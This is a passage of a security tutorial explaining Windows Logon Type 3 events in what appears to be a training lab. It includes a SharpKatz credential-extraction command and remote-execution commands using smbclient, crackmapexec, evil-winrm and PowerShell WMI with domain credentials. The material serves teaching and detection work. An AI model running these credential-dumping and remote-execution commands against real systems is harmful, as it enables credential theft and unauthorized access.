


Extract Credentials using Pypykatz

Using Sharpkatz

We can use the below mentioned Sharpkatz commands for extracting the credentials.

```
SharpKatz.exe --Command ekeys
```



Extract Credentials using Sharpkatz

Logon Type 3 : Network


Logon Type 3 event is generated when a user logon at the machine over the network. Commonly for accessing shared resources. For example when we access a shared folder, connects to the machine via WinRM (Windows Remote Management protocol), PSRemoting (PowerShell Remoting) or using WMI (Windows Management Instrumentation) etc.

Accessing Shared Files/Folders

As per Microsoft docs "The Server Message Block (SMB) Protocol is a network file sharing protocol, and as implemented in Microsoft Windows is known as Microsoft SMB Protocol. The set of message packets that defines a particular version of the protocol is called a dialect. The Common Internet File System (CIFS) Protocol is a dialect of SMB. Both SMB and CIFS are also available on VMS, several versions of Unix, and other operating systems."


So when we connect to the SMB share it will generate Logon Type 3 event. We can see the same in the below screenshot wherein we are leveraging smbclient utility to list all the shared files/folders that are accessible to the student66 user on the remote machine.

```
smbclient -L 172.16.100.66 -U 'student66' -W dcorp
```



Access Shared Folder using SMBClient

Once we access the shared folder using SMBClient, we can see in the below screenshot that the Logon Type 3 event gets generated.



SMBClient Network Logon Event


Accessing the Machine using WinRM

As per Microsoft docs "Windows Remote Management is one component of the Windows Hardware Management features that manage server hardware locally and remotely. These features include a service that implements the WS-Management protocol, hardware diagnosis and control through baseboard management controllers (BMCs), and a COM API and scripting objects that allow you to write applications that communicate remotely through the WS-Management protocol."

To access the machine using WinRM we will leverage crackmapexec & Evil-WinRM tool.


Crackmapexec tool is written in python3 for post exploitation. We can download Crackmapexec tool from the GitHub repo

```
crackmapexec winrm 172.16.100.66 -u student66 -p Esxxxxxxx -d
dollarcorp.moneycorp.local -x whoami
```



Command Execution using Crackmapexec over WinRM


The above command will execute the whoami command by leveraging the Crackmapexec tool on the remote machine using Student66 user credentials. It will also generate the Logon Type 3 event. We can see the same in the below screenshot.



WinRM Network Logon Event


Evil-WinRM tool is written in ruby for post exploitation. We can download the Evil-WinRM tool from GitHub repo.

```
evil-winrm -i 172.16.100.66 -u 'dcorp\student66' -p 'Esxxxxxxxx'
```



Command Execution using Evil-WinRM over WinRM

We can see in the above screenshot that we have successfully gained access to the remote machine using Student66 user. It will also generate the Logon Type 3 event. We can see the same in the below screenshot.




WinRM Network Logon Event

Accessing the Machine using WMI

As per Microsoft docs "Windows Management Instrumentation (WMI) is the Microsoft implementation of Web-Based Enterprise Management (WBEM), which is an industry initiative to develop a standard technology for accessing management information in an enterprise environment. WMI uses the Common Information Model (CIM) industry standard to represent systems, applications, networks, devices, and other managed components. CIM is developed and maintained by the Distributed Management Task Force."


So let's use WMI to list the process of the remote machine.

```
$password = ConvertTo-SecureString "Esxxxxxxxxx" -AsPlainText -Force
$Cred = New-Object System.Management.Automation.PSCredential
("dcorp\student66", $password)
Get-WmiObject -Class Win32_Process -Credential $Cred -ComputerName
172.16.100.66
```



Command Execution using WMI

We can see in the above screenshot that we have successfully listed the running process of the remote machine using the Student66 user's credential. It will also generate the Logon Type 3 event. We can see the same in the below screenshot.



